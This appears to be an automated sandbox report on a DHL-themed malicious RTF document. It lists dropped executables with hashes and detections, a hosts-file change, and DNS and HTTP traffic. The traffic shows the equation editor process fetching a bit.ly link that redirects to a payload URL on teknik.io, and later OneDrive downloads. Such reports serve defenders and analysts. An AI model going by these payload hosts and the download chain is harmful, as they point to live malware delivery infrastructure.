SHA-256:	D32FFF795B17587C661552502AEBA15951958D5CDAB2FA0B38676501088F7CB3
SHA-512:	FFACB7865C6950972DE9AB1F66CFA61D05CCE4F0FD7A46866869E31ED3B3C8C8025B96FF89699AE1D1929590E075BF2CC10246BA40E51947E80FDE70D8D77E3
Malicious:	false
IE Cache URL:	live.com/

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\O0MLNDW9.txt	
Preview:	wla42..live.com/.1536.2974548480.30871745.2897817158.30870413.*.

C:\Users\user\Desktop\~$L_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\subfolder1\filename1.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	4.850477304732314
Encrypted:	false
SSDEEP:	3072:0wVUPE99xL9eKvb1HIFb5JjS0TqiAoQqwV:0wVUPEfDewb1HIFb5JjSyqiNQqwV
MD5:	8181B7DAAD3D822BE5A16DD3CB6F9065
SHA1:	1A52DF36955ADDF3EA3DEC85AD89F13AC267CC48
SHA-256:	936AF5883F7175DD1B3EC862E66ACB7B6670154FC7B5F93DABD4B9788F2279D1
SHA-512:	41F93D0AC3F4DD9FE4B88C2AA308A08AA79D4DD624B04D21E68B25A6B0CB39E429F61ED22E599AD24B3B396F05EF1A6E9E3DD121A02618FFA6BD811982CCC94
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 27%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u...1...1...1.....0...~..0.....0...Rich1.....PE..L....=.T.....P .....`....@.....U..(....p.....(... .....text....l.....P..... ..`.data.....`.....`.....@....rsrc.....p.....p.....@..@...l.....MSVBVM60.DLL..... ....

C:\Users\Public\69577.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	131072
Entropy (8bit):	4.850477304732314
Encrypted:	false
SSDEEP:	3072:0wVUPE99xL9eKvb1HIFb5JjS0TqiAoQqwV:0wVUPEfDewb1HIFb5JjSyqiNQqwV
MD5:	8181B7DAAD3D822BE5A16DD3CB6F9065
SHA1:	1A52DF36955ADDF3EA3DEC85AD89F13AC267CC48
SHA-256:	936AF5883F7175DD1B3EC862E66ACB7B6670154FC7B5F93DABD4B9788F2279D1
SHA-512:	41F93D0AC3F4DD9FE4B88C2AA308A08AA79D4DD624B04D21E68B25A6B0CB39E429F61ED22E599AD24B3B396F05EF1A6E9E3DD121A02618FFA6BD811982CCC94
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 27%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u...1...1...1.....0...~..0.....0...Rich1.....PE..L....=.T.....P .....`....@.....U..(....p.....(... .....text....l.....P..... ..`.data.....`.....`.....@....rsrc.....p.....p.....@..@...l.....MSVBVM60.DLL..... ....

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified

C:\Windows\System32\drivers\etc\hosts	
Size (bytes):	11
Entropy (8bit):	2.663532754804255
Encrypted:	false
SSDEEP:	3:iLE:iLE
MD5:	B24D295C1F84ECBFB566103374FB91C5
SHA1:	6A750D3F8B45C240637332071D34B403FA1FF55A
SHA-256:	4DC7B65075FBC5B5421551F0CB814CAFDC8CACA5957D393C222EE388B6F405F4
SHA-512:	9BE279BFA70A859608B50EF5D30BF2345F334E5F433C410EA6A188DCAB395BFF50C95B165177E59A29261464871C11F903A9ECE55B2D900FE49A9F3C49EB88FA
Malicious:	**true**
Preview:	..127.0.0.1

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	6.301286257089436
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	DHL_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.doc
File size:	1410843
MD5:	3564ae31fbd0417674e60e71cb1b0f10
SHA1:	845e9c3d36ded3de8a57c6c81c7318577b851626
SHA256:	fb678c5c0e9dfb294c67907f2d195ab7a5046458e00983e74319b272de7f06b4
SHA512:	c9872f51d251a94bb1733f9596fc1edffd253a21ec864a7fea7c33211a1efa49bc9e2069284fa13692bc4c54ca94c38baaaa2938d6c7e6cc0254df7167c9e89f
SSDEEP:	6144:2Qw6QQw6QQw6QQw6QQw6QQw6QQw6QQw6QQw6QQw6QQw6QQw6QQw6QQw6QQwL:2RRRRRRRRRRRRRRRRRRRRRm5Sm56
File Content Preview:	{\rtf33843\page51787859448176035@m42JEUa4SrclZjjE@-KI2WTYrCCIYwauZ0C<eh&&7_M-C_D--_-V,64>8896 4$Cv>yt=n6|:%_>jn8%bm\mklP;=u\k6588.14.... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4


Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	0014FC54h								no

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 07:41:30.152272940 CET	49165	80	192.168.2.22	67.199.248.11
Feb 25, 2021 07:41:30.200640917 CET	80	49165	67.199.248.11	192.168.2.22
Feb 25, 2021 07:41:30.200722933 CET	49165	80	192.168.2.22	67.199.248.11
Feb 25, 2021 07:41:30.201105118 CET	49165	80	192.168.2.22	67.199.248.11
Feb 25, 2021 07:41:30.251463890 CET	80	49165	67.199.248.11	192.168.2.22
Feb 25, 2021 07:41:30.353441954 CET	80	49165	67.199.248.11	192.168.2.22
Feb 25, 2021 07:41:30.353497982 CET	49165	80	192.168.2.22	67.199.248.11
Feb 25, 2021 07:41:30.508707047 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:30.561259031 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:30.561508894 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:30.576188087 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:30.631321907 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:30.631350994 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:30.631477118 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:30.645488024 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:30.700345039 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:30.700582027 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.317787886 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.395028114 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.501518965 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.501549959 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.501874924 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.502224922 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.502247095 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.502259970 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.502404928 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.502966881 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.503048897 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.503154039 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.503170967 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.503374100 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.503505945 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.503526926 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.503542900 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.503556013 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.503597021 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.503621101 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.504232883 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.504265070 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.504312992 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.504333973 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.509702921 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.554711103 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.554737091 CET	443	49166	5.79.72.163	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 07:41:32.554877996 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.554927111 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.555157900 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.555176973 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.555196047 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.555212975 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.555237055 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.555246115 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.555253983 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.555268049 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.555274010 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.555303097 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.555762053 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.555777073 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.555855036 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.556449890 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.556473017 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.556488037 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.556499004 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.556510925 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.556540012 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.556551933 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.556557894 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.556559086 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.556581020 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.556590080 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.556602001 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.556605101 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.556680918 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.556699038 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.556807041 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.556869030 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.556874990 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.556929111 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.557112932 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.557132959 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.557168961 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.557184935 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.557468891 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.607876062 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.607903957 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.607985973 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.608005047 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.608062983 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.608112097 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.608119965 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.608124971 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.608360052 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.608383894 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.608402014 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.608428955 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.608439922 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.608452082 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.608457088 CET	49166	443	192.168.2.22	5.79.72.163
Feb 25, 2021 07:41:32.608485937 CET	443	49166	5.79.72.163	192.168.2.22
Feb 25, 2021 07:41:32.608501911 CET	49166	443	192.168.2.22	5.79.72.163

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 07:41:30.034282923 CET	52197	53	192.168.2.22	8.8.8.8
Feb 25, 2021 07:41:30.082932949 CET	53	52197	8.8.8.8	192.168.2.22
Feb 25, 2021 07:41:30.083169937 CET	52197	53	192.168.2.22	8.8.8.8
Feb 25, 2021 07:41:30.131757975 CET	53	52197	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 07:41:30.382935047 CET	53099	53	192.168.2.22	8.8.8.8
Feb 25, 2021 07:41:30.443042040 CET	53	53099	8.8.8.8	192.168.2.22
Feb 25, 2021 07:41:30.443392038 CET	53099	53	192.168.2.22	8.8.8.8
Feb 25, 2021 07:41:30.507489920 CET	53	53099	8.8.8.8	192.168.2.22
Feb 25, 2021 07:41:30.980267048 CET	52838	53	192.168.2.22	8.8.8.8
Feb 25, 2021 07:41:31.030368090 CET	53	52838	8.8.8.8	192.168.2.22
Feb 25, 2021 07:41:31.036669970 CET	61200	53	192.168.2.22	8.8.8.8
Feb 25, 2021 07:41:31.086930990 CET	53	61200	8.8.8.8	192.168.2.22
Feb 25, 2021 07:41:31.608153105 CET	49548	53	192.168.2.22	8.8.8.8
Feb 25, 2021 07:41:31.660499096 CET	53	49548	8.8.8.8	192.168.2.22
Feb 25, 2021 07:41:31.668102026 CET	55627	53	192.168.2.22	8.8.8.8
Feb 25, 2021 07:41:31.729666948 CET	53	55627	8.8.8.8	192.168.2.22
Feb 25, 2021 07:43:31.575843096 CET	56009	53	192.168.2.22	8.8.8.8
Feb 25, 2021 07:43:31.627712011 CET	53	56009	8.8.8.8	192.168.2.22
Feb 25, 2021 07:43:32.776906967 CET	61865	53	192.168.2.22	8.8.8.8
Feb 25, 2021 07:43:32.898302078 CET	53	61865	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 07:41:30.034282923 CET	192.168.2.22	8.8.8.8	0x80ac	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)
Feb 25, 2021 07:41:30.083169937 CET	192.168.2.22	8.8.8.8	0x80ac	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)
Feb 25, 2021 07:41:30.382935047 CET	192.168.2.22	8.8.8.8	0xd577	Standard query (0)	u.teknik.io	A (IP address)	IN (0x0001)
Feb 25, 2021 07:41:30.443392038 CET	192.168.2.22	8.8.8.8	0xd577	Standard query (0)	u.teknik.io	A (IP address)	IN (0x0001)
Feb 25, 2021 07:43:31.575843096 CET	192.168.2.22	8.8.8.8	0xa869	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Feb 25, 2021 07:43:32.776906967 CET	192.168.2.22	8.8.8.8	0xd051	Standard query (0)	1ae2wq.bl.files.1drv.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 07:41:30.082932949 CET	8.8.8.8	192.168.2.22	0x80ac	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)
Feb 25, 2021 07:41:30.082932949 CET	8.8.8.8	192.168.2.22	0x80ac	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)
Feb 25, 2021 07:41:30.131757975 CET	8.8.8.8	192.168.2.22	0x80ac	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)
Feb 25, 2021 07:41:30.131757975 CET	8.8.8.8	192.168.2.22	0x80ac	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)
Feb 25, 2021 07:41:30.443042040 CET	8.8.8.8	192.168.2.22	0xd577	No error (0)	u.teknik.io	teknik.io		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 07:41:30.443042040 CET	8.8.8.8	192.168.2.22	0xd577	No error (0)	teknik.io		5.79.72.163	A (IP address)	IN (0x0001)
Feb 25, 2021 07:41:30.507489920 CET	8.8.8.8	192.168.2.22	0xd577	No error (0)	u.teknik.io	teknik.io		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 07:41:30.507489920 CET	8.8.8.8	192.168.2.22	0xd577	No error (0)	teknik.io		5.79.72.163	A (IP address)	IN (0x0001)
Feb 25, 2021 07:43:31.627712011 CET	8.8.8.8	192.168.2.22	0xa869	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 07:43:32.898302078 CET	8.8.8.8	192.168.2.22	0xd051	No error (0)	1ae2wq.bl.files.1drv.com	bl-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 07:43:32.898302078 CET	8.8.8.8	192.168.2.22	0xd051	No error (0)	bl-files.fe.1drv.com	odc-bl-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- bit.ly

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	67.199.248.11	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 07:41:30.201105118 CET	0	OUT	GET /2NYVK6q HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: bit.ly Connection: Keep-Alive
Feb 25, 2021 07:41:30.353441954 CET	1	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 25 Feb 2021 06:41:30 GMT Content-Type: text/html; charset=utf-8 Content-Length: 116 Cache-Control: private, max-age=90 Location: https://u.teknik.io/WLjtp.txt Set-Cookie: _bit=l1p6Fu-b3e40a06d0f0fee6b7-003; Domain=bit.ly; Expires=Tue, 24 Aug 2021 06:41:30 GMT Via: 1.1 google Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 42 69 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 75 2e 74 65 6b 6e 69 6b 2e 69 6f 2f 57 4c 6a 74 70 2e 74 78 74 22 3e 6d 6f 76 65 64 20 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Bitly</title></head><body>moved here</body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2368 Parent PID: 584

General

Start time:	07:41:30
Start date:	25/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f070000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8FE26B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$L_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.doc	success or wait	1	7FEE8F09AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F7C72BCE-A594-453E-90B7-97C10E531855}.tmp	unknown	512	success or wait	88	7FEE8E40172	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F7C72BCE-A594-453E-90B7-97C10E531855}.tmp	unknown	512	success or wait	5259	7FEE8F09AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F7C72BCE-A594-453E-90B7-97C10E531855}.tmp	unknown	512	success or wait	1	7FEE8F09AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE8F1E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE8F1E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE8F1E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE8F09AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE8F09AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE8F09AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F95CA	success or wait	1	7FEE8F09AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F95CA	F95CA	binary	04 00 00 00 40 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 3E 99 D6 D2 8C 0B D7 01 CA 95 0F 00 CA 95 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 